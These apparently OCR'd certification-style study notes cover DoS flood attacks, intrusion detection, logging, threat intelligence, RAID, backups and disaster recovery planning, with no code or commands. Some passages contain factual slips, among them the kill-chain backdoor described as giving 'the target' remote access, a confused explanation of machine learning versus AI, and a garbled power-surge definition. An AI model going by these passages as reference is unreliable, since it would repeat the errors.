
SYN Flood Attack: This is a common DoS attack. It disrupts the standard 3-way handshake used by TCP to initiate communication session. The attackers send hundreds of multiple SYN packets but never complete the connection with an ACK and with this victim becomes overwhelmed and is not able to respond to legitimate request. Attackers commonly spoof the source address for each SYN packet, and this makes it difficult to block the attacker with source IP. SYN cookies and reducing the ACK wait time can help in blocking the attacker. ***Layer 4 Attack.***



Smurf Attacks: This is also a DoS attack and is another type of flood attack. Smurf attack floods the victim with ICMP echo packets instead of TCP SYN packets. In this attack an attacker sends an echo request out as broadcast to all system on the network and spoofs the source IP address and all these systems respond with echo replies to the spoofed IP address that floods the victim with traffic. ***(Layer 3 Attack).***
Fraggle Attacks: This is similar to smurf attack however instead of using ICMP, a fraggle attack uses UDP packets over UDP ports 7 & 19. ***(Layer 4 Attack).***
PING Flood: This attack flood the victim with PING requests. This can be very effective when launched by zombies with a botnet as DDoS attack. A common way to handle this today is to block ICMP traffic.
PING of Death: This attack sends oversized PING packet of over 64KB. Normal PING packet is 32 or 64 bytes. Can lead to buffer overflow.
Teardrop: In this attack an attacker fragments traffic in such a way that a system is unable to put data packets back together. These attacks are not successful these days as updated patches resolve this problem and it is important to keep the system up to date.
Land Attacks: This attack occurs when the attacker sends spoofed SYN packets to victim using the victims ip address as both source and destination IP address. This tricks the system into constantly replying to itself and can cause it to freeze, crash or reboot.
Zero-day exploit: in this attack an attacker exploits a vulnerability that is unknown to others. Vendor at this time is not aware of the vulnerability and has not developed or released a patch and this is a common definition of zero-day exploit. Once vendor learns about the vulnerability then they release the patch so that there is no vulnerability that can be exploited.
Malicious Code: This is any script or program that performs unwanted, unauthorized or unknown activity on a computer system. Malicious code can take any form including viruses, worms, trojan

horses and logic bombs. It is often called a malware. A drive by download is a code downloaded and installed on user's system without the user's knowledge.

Man in the Middle Attacks (MITM): Sometime called as on-path attack. This attack can occur when a malicious user gains a position logically between the two endpoints of the ongoing communication. There are two types of this attack. One involving copying or sniffing the traffic between two parties which is basically a sniffer attack and in other type attackers act as store and forward or proxy mechanism. Attackers can collect logon credentials and other sensitive data as well as the content of messages exchanged between two systems. Many users use VPN to avoid this type ofattack.



Sabotage: Employee sabotage is a criminal act of destruction or disruption committed against an organisation by an employee. This is often been done by most disgruntled employees of an organisation. (This is internal and may use internal employees)

Espionage: (External) This is a malicious act of gathering proprietary, secret, private, sensitive or confidential information about an organisation. Attackers often commit espionage with the intent of disclosing or selling this information to a competitor or other interested organisation such as foreign government.

Intrusion Detection and Prevention Systems:

Intrusion: An intrusion occurs when an attacker can bypass or thwart security mechanism and gain access to an organisation's resources.

Intrusion Detection: This is a specified form of monitoring that monitors recorded information and real time events to detect abnormal activity indicating a potential incident or intrusion.

Intrusion Detection System (IDS): This automates the inspection of logs and real time system events to detect intrusion attempts and system failures. IDSs are an effective method of detecting many DoS and DDoS attacks and can recognize attacks that come from external connection like Internet and attacks that spread internally such as malicious worm. Primary goal of IDS is to provide a means for timely and accurate response to intrusions.

Knowledge and Behaviour Based Detection:

An IDS actively watches for suspicious activity by monitoring network traffic and inspecting logs. Two commons methods are as

Knowledge-Based Detection: This is the most common method of detection and is also called as signature-based detection or pattern matching detection. This uses a database of known attacks developed by IDS vendor. Primary drawback for this IDS is that it is effective only against known attack methods. New attacks or slightly modified version of known attacks often go unrecognized by this IDS. Benefit of this method is that it has a low false-positive rate.

Behaviour-Based Detection: This is called as statistical intrusion detection, anomaly detection and heuristics-based detection. This detection starts by creating a baseline of normal activities and events on the system. Once it has accumulated enough baseline data to determine normal activity, it can

detect abnormal activity that may indicate a malicious intrusion or event. This is created over a finite period such as a week and if the network is modified so the baseline needs to be modified. The benefits of this detection is that it can detect newer attacks that have no signatures and are not detectable with the signature based detection. Primary drawback for this IDS is that it often raised high number of false alarms also called as false alert or false positive.

	IDS/IPS/Malware	
	Allow	**Deny**
Good	**True Negative** *when Good traffic is allowed*	**False Positive** Good traffic is being denied *"Reports vulnerability when there is none"*
Bad	**False Negative** When bad traffic is allowed *"misses to report the vulnerability when there is one"*	**True Positive** *When BAD traffic is denied and it is the job of IDS/IPS*

SIEM Systems:

Many IDSs and IPSs send collected data to a security information and event management (SIEM) system. SIEM also collects data from many other sources within the network. It provides real time monitoring of traffic and analysis and notification of potential attacks. Additionally, it provides long term storage of data allowing security professionals to analyse the data.

IDS Response: IDSs use alert system and when it detects an event it triggers an alarm or alert. It can then respond using a passive or active method.

Passive Response: This response logs the event and send a notification and it can send via email, text, pager or pop-up messages. NOC operations have monitors to display related alerts.

Active Response: This response can modify the environment using different method and typical response include modifying ACLs to block traffic based on ports, protocols, source address and even disabling the communication over a specific cable segment. Example if IDS detects SYN flood attack then it can change ACL to block all traffic from source IP and similarly it can block ICMP traffic if there is a PING flood attack. These active responses are created in advance by administrators and can be tweaked based on the change in the environment. (Also called as IPS)

Types of Intrusion Detection System (IDS):

Host Based IDS (HIDS): This monitors a single computer or host. This can often examine events in more detail than a NIDS can and can pinpoint a specific file compromised in an attack. Disadvantages are cost and usability and they don't detect Network related attacks.

Network Based IDS(NIDS): This Monitors a network by observing network traffic patterns. This can discover the source of the attack by performing ARP and DNS lookup. This can usually detect the initiation of attack but can't provide the information about the success of the attack. Investigation is required after the detection what happened.

Application Based IDS: This can monitor traffic between a web server and a data base server looking for suspicious activity.

Intrusion Prevention System (IPS):

IPS is a specific type of active IDS that attempts to detect and block attacks before they reach the target. It sometimes is called as Intrusion detection and prevention system (IDPS). All traffic must pass through IPS and it can choose what traffic to forward and what traffic to block after analysing it. IPS can use knowledge based or behaviour-based detection just as any other IDS.

Specific Preventive Measures

Honeypots/Honeynets: Honeypots are individual computers created as a trap for intruders or inside threats. Honeynet is two or more networked honeypots used together to simulate the network. They look and act like a legitimate system but don't host any data of real value for an attacker. Administrators often configure honeypots with vulnerabilities to tempt intruders into attacking them. The goal is to keep the attacker away from legitimate network that is hosting valuable resource. Honeypot is designed to delay an intruder long enough for the IDS to detect the intrusion

and gather much as information about the intruder.

Understanding Pseudo Flaws: Pseudo flaws are false vulnerabilities or apparent loopholes intentionally implanted in a system in an attempt to tempt attackers. They are often used on the honeypot system to emulate well known OS vulnerabilities.

Understanding Padded Cells: A padded cell system is similar to a honeypot and is a simulated environment that offers fake data to retain an intruder's interest similar to honeypot. These cells are used to detect and observe attacks. Paddy Cells are not commonly used today.

Warning Banners: This inform users and intruders about the basic security policy guidelines.

Anti-Malware: The most important protection against malicious code is the use of anti-malware software with up-to-date signature files. Most anti malware software will detect and block most malware.

Whitelisting & Blacklisting: whitelisting (allow list) identifies a list of application authorised to run on the system and Blacklisting (deny list) identifies a list of application that are not authorized to run on the system.

Firewalls: This provides protection to the network by filtering the traffic and basic firewalls filter traffic based on IP, Ports and some protocol numbers like 1 for ICMP, 50 & 51 for ESP and AH of IPSEC.

Sandboxing: This provides a security boundary for application and prevents the application from interacting with other applications. Anti-malware applications use sandboxing technique to test the unknown application and if the application displays suspicious characteristics the sandboxing technique prevents the application to infect other application of the OS.

Logging, Monitoring and Auditing

Logging and Monitoring: Logging records events into various logs and monitoring reviews these events and combined these two allow an organisation to track, record and review activity providing overall accountability.

Logging is the process of recording information about events to a log file or database. Logging captures events, changes, messages, and other data describing activities on a system. Logs will commonly record details such as what happened, when it happened, where it happened, who did it, and sometimes how it happened. When you need to find information about an incident that occurred in the recent past, logs are a good place to start.

Monitoring is the process of reviewing information logs, looking for something specific. Personnel can manually review logs or use tools to automate the process. Monitoring is necessary to detect malicious actions by subjects as well as attempted intrusions and system failures. It can help reconstruct events, provide evidence for prosecution, and create reports for analysis.

Common Log Types

Security Logs: Security logs record access to resources such as files, folders, printers, and so on. For example, they can record when a user accessed, modified, or deleted a file

System logs: This records system events such as when a system starts or stops or when service start or stop.

Application logs: These logs record information for specific applications. For example, a database developer can choose to record when anyone accesses specific data objects such as tables or views

Firewall Logs: Firewall logs can record events related to any traffic that reaches to the firewall.

Change Logs: These logs record change requests, approvals and actual changes as part of overall change management process.

Proxy Logs: Proxy logs include the ability to record details such as what sites specific users visit and how much time they spend on these sites.

Audit Trail:

These are the records created when information about events and occurrences are stored in one or more database or log files. This is passive form of detective control and serve as a deterrent in the same way as CCTV or security guard do.

Monitoring and Accountability:

Monitoring is necessary function to ensure that subjects such as users and employees can be held accountable for their actions and activities.

Sampling: Sampling or data extraction is the process of extracting specific elements from a large collection of data to construct a meaningful representation or summary of the whole. This is a statistical sampling and uses mathematical functions to extract meaningful information from a very large volume of data.

Clipping Levels: This is form of nonstatistical sampling and selects only events that exceeds the clipping levels which is a predefined threshold for the event. Clipping levels are widely used in the process of auditing events to establish a baseline of routing system or user activity. Many account lockout controls use clipping levels. Example if a user enters wrong password once or twice instead of raising alarm for every single failed attempt. Clipping level can be set to raise an alarm only if it detects 5 failed logon attempts within 30 minutes period.

Keystroke monitoring: This is an act of recording the keystrokes a user performs on physical keyboard and is often compared to wiretapping.

Traffic Analysis and Trend Analysis: These are the forms of monitoring that examine the flow of packets rather than actual packet contents. This is sometimes known as network flow monitoring. These techniques can sometimes reveal questionable traffic patterns, such as when an employee's account sends a massive amount of email to others

Egress Monitoring: This refers to monitoring outgoing traffic to prevent data exfiltration which is the unauthorized transfer of data outside the organisation. Some common methods used to prevent the data exfiltration are using data loss prevention technique, Steganography attempts and using watermarking to detect unauthorized data going out.

Data Loss Prevention (DLP): This attempts to detect and block data exfiltration attempts and are the systems that have capability of scanning unencrypted data looking for keywords and patterns. This doesn't have an ability to decrypt data. Below are two types of DLP

Network Based DLP: This scans all outgoing data looking for specific data.

Endpoint Based DLP: This can scan files stored on a system as well as files sent to external devices such as printers.

Steganography: This is the practice of embedding a message within a file. Example an individual can modify bits within a picture to embed a message. It is possible to detect the steganography using hashing if you have original file and the file you suspect have a hidden message. If the hash of both the files match, then there is no hidden message else there is a hidden message if both the hashes doesn't match.

Watermarking/Digital Watermarking: This is a secretly embedded marker in a digital file. Simple watermarking is a practice of embedding an image or pattern in paper that isn't readily perceivable. It is often used in currency to thwart counterfeiting attempts.

Automating Incident Response

Understanding SOAR: Security Orchestration, automation and response (SOAR) refers to the group of technologies that allow organisations to respond to some incidents automatically. Organizations have a variety of tools that warn about potential incidents. Traditionally, security administrators respond to each warning manually. This typically requires them to verify the warning is valid and then respond. imagine attackers have launched a SYN flood attack on servers in a screened subnet (sometimes referred to as a demilitarized zone). Network tools detect the attack and raise alerts. The organization has policies in place where security administrators verify the alerts are valid. If so, they manually change the amount of time a server will wait for an ACK packet. After the attack has stopped, they manually change the time back to its original setting. SOAR allows security administrators to define these incidents and the response, typically using playbooks and runbooks

Playbook: This is a document or checklist that defines how to verify an incident and additionally it gives details on the response. A playbook for the SYN flood attack would list the same actions security administrators take to verify a SYN flood is under way. It would also list the steps administrators take after verifying it is a SYN flood attack.

Runbook: This implements the playbook data into an automated tool.
Note: within the context of incident response, a playbook is a document that defines actions, and the runbook implements those actions.

Machine Learning and AI Tools:

Machine learning is a part of artificial intelligence and refers to a system that can improve automatically through experience. ML gives computer systems the ability to learn. Artificial intelligence is a broad field that includes ML. It gives machines the ability to do things that a human can do better or allows a machine to perform tasks that we previously thought required human intelligence. This is a moving target, though. The idea of a car parking itself or coming to you from a parking spot was once thought to require human intelligence. Cars can now do these tasks without human interaction.

A key point is that machine learning is a part of the broad topic of AI. From a simple perspective, consider machine learning and AI applied to the game of Go.

A machine-learning algorithm will outline the rules of the game, such as how the pieces move, legal moves, and what a win looks like. The machine will use these rules to play games against itself repeatedly. With each game, it adds to its experience level, and it progressively gets better and better. Over time, it learns what strategies work and what strategies don't work.

In contrast, an AI system starts with zero knowledge of the game. It doesn't know how the pieces move, what moves are legal, or even what a win looks like. However, a separate algorithm outside of the AI system enforces the rules. It tells the AI system when it makes an illegal move and when it wins or loses a game. The AI system uses this feedback to create its own algorithms as it is learning the rules. As it creates these algorithms, it applies machine-learning techniques to teach itself winning strategies.

Threat Intelligence:

Threat intelligence refers to gathering data on potential threats.

Kill Chain:

The goal of the kill chain is to disrupt the chain by stopping the attacker at any phase of the attack.

1. Reconnaissance. Attackers gather information on the target.
2. Weaponization. Attackers identify an exploit that the target is vulnerable to, along with methods to send the exploit.
3. Delivery. Attackers send the weapon to the target via phishing attacks, malicious email attachments, compromised websites, or other common social engineering methods.
4. Exploitation. The weapon exploits a vulnerability on the target system.
5. Installation. Code that exploits the vulnerability then installs malware. The malware typically includes a backdoor, allowing the target to access the system remotely.
6. Command and Control. Attackers maintain a command and control system, which controls the target and other compromised systems.
7. Actions on objectives. Attackers execute their original goals such as theft of money, theft of data, data destruction, or installing additional malicious code such as ransomware

Understanding the MITRE ATT&CK:

MITRE Att&ck stands for Adversarial Tactics, Techniques, and Common Knowledge is a knowledge base of identified tactics, techniques and procedures (TTPs) used by attackers in various attacks. Att&ck lists the TTPs within a matrix and additionally attackers are constantly modifying their attack methods so that Att&ck matrix is a living document that is updated at least twice a year. The matrix includes the following tactics:

- Reconnaissance
- Resource development
- Initial access

- Execution
- Persistence
- Privilege escalation
- Defense evasion
- Credential access
- Discovery
- Lateral movement
- Collection
- Command and control
- Exfiltration
- Impact

Threat Feeds:

A threat feed is a steady stream of raw data related to current and potential threats.
However, in its raw form, it can be difficult to extract meaningful data. A threat intelligence feed attempts to extract actionable intelligence from the raw data. Here is some of the information included in a threat intelligence feed.

- Suspicious domains
- Known malware hashes
- Code shared on internet sites
- IP addresses linked to malicious activity.

Threat Hunting:

Threat hunting is the process of actively searching for cyber threats in a network. One popular method of threat hunting is to use a kill chain model.

Chapter 18: Disaster Recovery Planning

The moment that information Technology (IT) becomes unable to support mission critical processes is the moment DRP kicks in to manage the restoration and recovery procedure. A disaster recovery plan should be setup so that it can almost run autopilot. DRP should be designed to reduce decision making activities during a disaster as much as possible.

Natural disasters:

- Earthquake
- Floods
- Storms
- Pandemics

Human Made Disasters:

Man Made Disasters are

- Fires
- Acts of Terrorism
- Bombing/Explosions
- Power Outages
- Network Utility and Infrastructure Failures
- Hardware/Software Failures
- Strikes/Picketing
- Theft/Vandalism

Understand System Resilience and Fault Tolerance:

Primary Goal of system resilience and fault tolerance is to eliminate single point of failure.
Single point of Failure (SPOF): This is any component that can cause an entire system to fail. If a computer has data on a single disk, failure of disk can cause computer to fail so the disk is a single point of failure.

Fault Tolerance: This is the ability of a system to suffer a fault but continue to operate. Fault tolerance is achieved by adding redundant component such as additional disk within redundant array of inexpensive disk (RAID) array.

System Resilience: This refers to the ability of a system to maintain an acceptable level of service during an adverse event. In some context it refers to the ability of a system to return to a previous state after an adverse event. Example if a primary server in a failover cluster fails, fault tolerance ensures that the system fails over to another server. System resilience implies that the cluster can fail back to the original server after the original server is repaired.

High Availability: is the use of redundant technology components to allow a system to quickly recover from a failure after experiencing a brief disruption. High availability is often achieved through the use of load balancing and failover servers.

Protecting Hard Drives:

A common way that fault tolerance and system resilience is added for computers is with a RAID array. A RAID array includes two or more disks and most RAID configuration will continue to operate even after one of the disks fails.

RAID -0: This is also called striping and it used two or more disks and improves the disk sub system performance, but it doesn't provide fault tolerance.

RAID-1: This is also called as mirroring and uses two disks holding the same data. If one disk fails system can continue with the other disk.

RAID-5: This is also called as striping with parity and used three or more disks with the equivalent of one disk holding parity information. If any of the disk fails, the RAID array will continue to operate though it will be slower.

RAID-6: This offers an alternative approach to disk striping with parity. It functions in the same manner as RAID-5 but stores parity information on two disks, protecting against the failure of two separate disks but requiring a minimum of four disks to implement

RAID 10: This is also known as RAID 1+0 or a strip of mirrors and is configured as two or more mirrors (RAID-1) configured in a striped (RAID-0) configuration.it uses at least 4 disks but can support more as long as even number of disks are added. Example if an array has three mirrored sets (say M1, M2 and M3) so in total six disk. If one drive in M1, one in M2 and one in M3 fails the array would continue to operate however if two drives in any of the mirror failed such as both in M1 then the entire array would fail.

Hardware based RAID: These are generally efficient and reliable. This is more expensive, but the benefits outweigh the costs when used to increase availability of a critical component.

Software based RAID: These require the OS to manage the disks in the array and can reduce overall system performance. They are relatively inexpensive.


Hot Swapping: This allows technicians to replace failed disks without powering down the system.

Cold Swapping: In this RAID requires the system to be powered down to replace a faulty drive.

Protecting Servers:

Fault tolerance can be added for critical servers with failover clusters. A failover cluster includes two or more servers and if one of the servers fails another in the cluster can take over its load in an automatic process called Failover.

FIGURE 18.3 Failover cluster with network load balancing



Protecting Power Sources:

Fault tolerance can be added for power sources with an uninterruptible power supply (UPS), a generator or both. The goal of a UPS is to provide power long enough to complete a logical shutdown of a system or until a generator is powered on and providing stable power.

Spike: This is a quick instance of an increase in voltage.

Sag: This is a quick instance of reduction in voltage

Surge: If power stays high for a long period of time, no increase in voltage which is called Spike. A very basic UPS provides surge protection and battery backup.

Brownout: If a voltage remains low for a long period of time.

Transients: When power lines have noise on them that can come from many different sources.

Trusted Recovery:

Trusted recovery provides assurance that after a failure or crash the system is just as secure as it was before the failure or crash occurred.

A Fail-Secure System: This will by default to a secure state in the event of failure and block all access. Firewalls are typically designed to be fail secure supporting the implicit deny philosophy, if firewall fails all traffic Is blocked.

A Fail-Open System: This will fail in an open state and grant all access. Firewall can be configured to fail into fail-open state if availability of traffic is more important than security. This wouldn't be secure, but the network would not lose availability of traffic.

Fail-Safe: Fail safe electrical locks will be unlocked when power is removed. Emergency doors will be configured to fail safer so that personnel are not locked inside during the fire or other emergency.

Fail Secure: Fail secure electrical lock will be locked when power is removed. A bank vault will likely be configured to be fail secure so that it remains locked if power is removed because security is the primary concern with the bank vault door.

Two Elements of the recovery process are addressed to implement a trusted solution

Failure Preparation: This includes the system resilience and fault tolerance method in addition to a reliable backup solution.

Process of system recovery: This system should be forced to reboot into a single user, no privileged state.

Four types of trusted recovery relevant to system resilience and fault tolerance

- Manual Recovery
- Automated Recovery
- Automated Recovery without Undue Loss
- Function Recovery

Quality of Service (QoS):

This controls protect the integrity of data networks under load. Factors contributing to QoS are as below

Bandwidth: The network capacity available to carry communication.

Latency: The time it takes a packet to travel from source to destination.

Jitter: The variation in latency between different packets.

Packet Loss: Some packets may be lost between source and destination and requires retransmission.

Interference: Electrical noise, faulty equipment and other factors may corrupt the content of packets.

Recovery Strategy:

When a disaster interrupts your business, your recovery plan should kick in nearly automatically and begin providing support for recovery operations. Even if the DRP team have not arrived on the site when the disaster occurs, the employees on the scene can immediately begin the recovery efforts in an organisational fashion.

Business Unit and Functional Priorities:

You must engineer your disaster recovery plan so that those business units with the highest priority are recovered first. You must identify and prioritize critical business functions as well so you can define which functions you want to restore after a disaster or failure and in what order. To achieve this goal DRP team must first identify those business units and agree on an order of prioritization. Final list should be a checklist of items in priority order, each with its own risk and cost assessment. We should also know MTTR(Mean time to recovery) and MTO (Maximum tolerance outage).

Crisis Management:

Crisis management is a science and an art form. If your training budget permits, invest in crisis training for your key employees is a good idea. This ensures that at least some of your employees know how to handle emergency situations properly and can provide all important on the scene leadership to panic stricken co-workers.

Emergency Communication:

When a disaster strikes, it is important to communicate internally and with the outside world to update and inform them about the recovery status. It is also important to communicate with the employees and let them know whether to return to work or report to any other location or work from home etc.

Workgroup Recovery:

The restoration of workgroups should be done to the point that they can resume their activities in their usual work locations. It is sometimes best to develop separate recovery facilities for different workgroups. Mobile sites are excellent way to implement workgroup recovery strategy.

Alternate processing sites:

One of the most important elements of the disaster recovery plan is the selection of alternate processing sites to be used when the primary sites are unavailable.

Cold Sites: Cold site has no computing facilities (hardware or software) preinstalled and also has no active broadband links. Many cold sites do have at least a few copper telephones lines and some site may have standby links that can be activated with minimum notification. Cold Site is least expensive and perhaps the most practical and this is its major advantage. The time to activate a cold site is often measured in weeks.

Hot Sites: This is exact opposite of cold site. Everything from servers, workstation. Backup, communication links etc are ready to assume primary operations responsibilities. The data on the primary site is periodically or continuously replicated to corresponding servers at the hot site ensuring that the hot site has up to date data. This is the most expensive option as it is ready to take over for the primary site on short notice.

Warm Site: This occupies the middle ground between hot and cold site for disaster recovery. Warm sites are ready as like hot site but the they don't contain copies of the client's data. The main

requirement in bringing warm site to full operational status is the transportation of appropriate backup media to the site and to restore the critical data on the standby servers. Activation time for this site is at least 12 hours from the time of disaster is declared.

Mobile sites: These sites include all the environmental control systems necessary to maintain a safe computing environment. These are usually configured as cold or warm sites depending on the disaster recovery plan they are designed to support.

Service Bureaus: This is a company that leases computer time and it own large server farm and often fields of workstation. This can provide support for all your IT needs in the event of a disaster.

Cloud Computing: Many organisations now turn to cloud computing as their preferred disaster recovery option and cloud service provider provides these services at low cost.

Mutual Assistance Agreements (MAAs):

This is also called as reciprocal agreement and under this agreement two organisations pledge to assist each other in the event of a disaster by sharing computing facilities or other technological resources. There are many drawbacks associated with MAA like it is difficult to enforce and confidentiality is a concern as it is difficult to place the data in the hands of others.

Database Recovery:

It is essential to include database recovery technique in the disaster recovery plan and it is a wise idea to have database specialist on the DRP team who can provide the inputs in the and idea for the restoration. Three techniques of database recovery are as

Electronic Vaulting: In this scenario database backups are moved to a remote site using bulk transfers. Be certain to periodically test your electronic vaulting setup. In electronic vaulting there may be a significant delay between the time you declare the disaster and the time your database is ready for operation with current data*. (Entire DB Backup are transferred)*

Remote Journaling: in this also data transfers in a bulk but they occur on a more frequent basis usually once every hour and sometimes more frequently. *(Transfers Copies of DB transactions only)*

Remote mirroring: This is the most advanced database backup solution and is most expensive. In this a live database server is maintained at the backup site. This mirror server is ready to take over an operational role at a moment's notice.

Recovery Plan Development:

Depending on the size of the organisation and number of people involved in the DRP effort. It may be good idea to maintain multiple type of plan documents intended for different audiences. Below list are the various documents worth of consideration

- Executive summary that provides a high-level overview of the plan
- Departments specific plan
- Technical guides for IT personnel responsible for implementing and maintaining critical backup system
- Checklists for individuals on the disaster recovery team
- Full copies of the plan for critical disaster recovery team members.

Emergency Response:

Emergency response plans are often put together in the form of checklists provided to responders and when designing such checklists keep one essential design principle in mind "Arrange the checklist tasks in order of priority with the most important task first".

Personnel and Communications:

A disaster recovery plan should also contain a list of personnel to contact in the event of a disaster and this includes the key members of DRP team as well as those who execute critical disaster recovery tasks throughout the organisations. The checklist should contain alternate means of contact as well if case primary contact is not available due to some reason.

Assessment:

one of the first tasks is to assess the situation When the disaster recovery team arrives on site.


Backup and offsite Storage:

This is one of the most important elements of any business continuity and disaster recovery plan. This should be fully addressed in the disaster recovery plan. There are three main types of backups

Full Backups: This stores a complete copy of the data contained on the protected device and it duplicates every file on the system regardless of the setting on the archive bit. Once the full backup is complete archive bit is reset, turned off and set to 0.

Incremental Backups: This store only those files that have been modified since the time of the most recent full or incremental backup. Only files that have archive bit turned on, enabled or set to 1 are duplicated.

Differentiated Backups: This stores all the files that have been modified since the time of most recent full backup. Only files that have archive bit turned on, enabled or set to 1 are duplicated. Differentiated backup process doesn't change the archive bit.



Backup Tape Formats:

The physical characteristics and the rotation cycle are two factors that a worthwhile backup solution should track and manage. Backup media has a maximum use limit, after thousands of passes through the read/write head of the tape drive, the media begins to lose reliability.

Physical Characteristics:

This involves the type of tape drive in use and defines the physical wear placed on the media.

Rotation cycle:

This is the frequency of backups and retention length of protected data.

Backup Best Practices:

- Backup should be scheduled during the low peak periods (for e.g. at night)
- Some form of real time continuous backup such as RAID, Clustering or server mirroring
- Remember to test your organisations recovery processes.

Tape Rotation:

There are several commonly used tape rotation strategies for backups as

- The Grandfather -Father -Son (GFS) Strategy

- The Tower of Hanoi Strategy
- The Six Cartridge Weekly backup strategy

Software Escrow Arrangements:

This is an agreement in which the developer provides copies of the application source code to an independent third-party organisation. This third party then maintains the updated backup of source code in the secure fashion.

External Communication:

It is essential that your DRP include appropriate channels of communication to the outside world. It is not sound business or recovery practice to use CEO as your spokesperson during the disaster rather hire a media spokesperson who to communicate to the outside world.

Recovery Vs Restoration:

Recovery involves in bringing business operations and processes back to a working state while as Restoration involves bringing business facilities and environment back to workable state.

Testing and Maintenance:

The five main test types are

Read through Test: This is one of the simplest tests to conduct in which you distribute copies of DR plans to members of disaster recovery team for review

Structured Walk Through: This is also called as tabletop exercise and members of DR team gather in a large conference room and role play a disaster scenario. Exact scenario is known only to the test moderator who presents the details to the team at the meeting.

Simulation Test: This is similar to structured walk through and in this DR team members are presented with a scenario and asked to develop an appropriate response.

Parallel Test: This involves relocating personnel to the alternate recovery site and implementing site activation procedures. Employees relocating to the site performs their disaster recovery responsibilities just as they do for an actual disaster. The only difference is that operations at the main facility are not interrupted.

Full interruption Test: This operates as parallel test but involve actually shutting down operation at the primary site and shifting them to the recovery site. These tests involve a significant risk. Full interruption tests are extremely difficult to arrange, and you often encounter resistance from management.

Lesson Learned: At the conclusion of any disaster recovery operation or other security incident, the organization should conduct a lesson learned session. It is an opportunity to improve the processes and technologies used in incident response to better respond to future security crises.

Maintenance: Remember that a disaster recovery plan is a living document. As your organization's needs change, you must adapt the disaster recovery plan to meet those changed needs to follow suit.

Exam Tip:

Recovery Team: Assigned to implement and maintain operation at the recovery site. Most Critical processes are recovered at the alternate site first.

Salvage Team: Assigned to restore the primary site to operational capacity. Least Critical processes are recovered at the Primary site first.

Chapter 19: Investigations and Ethics

Investigation types

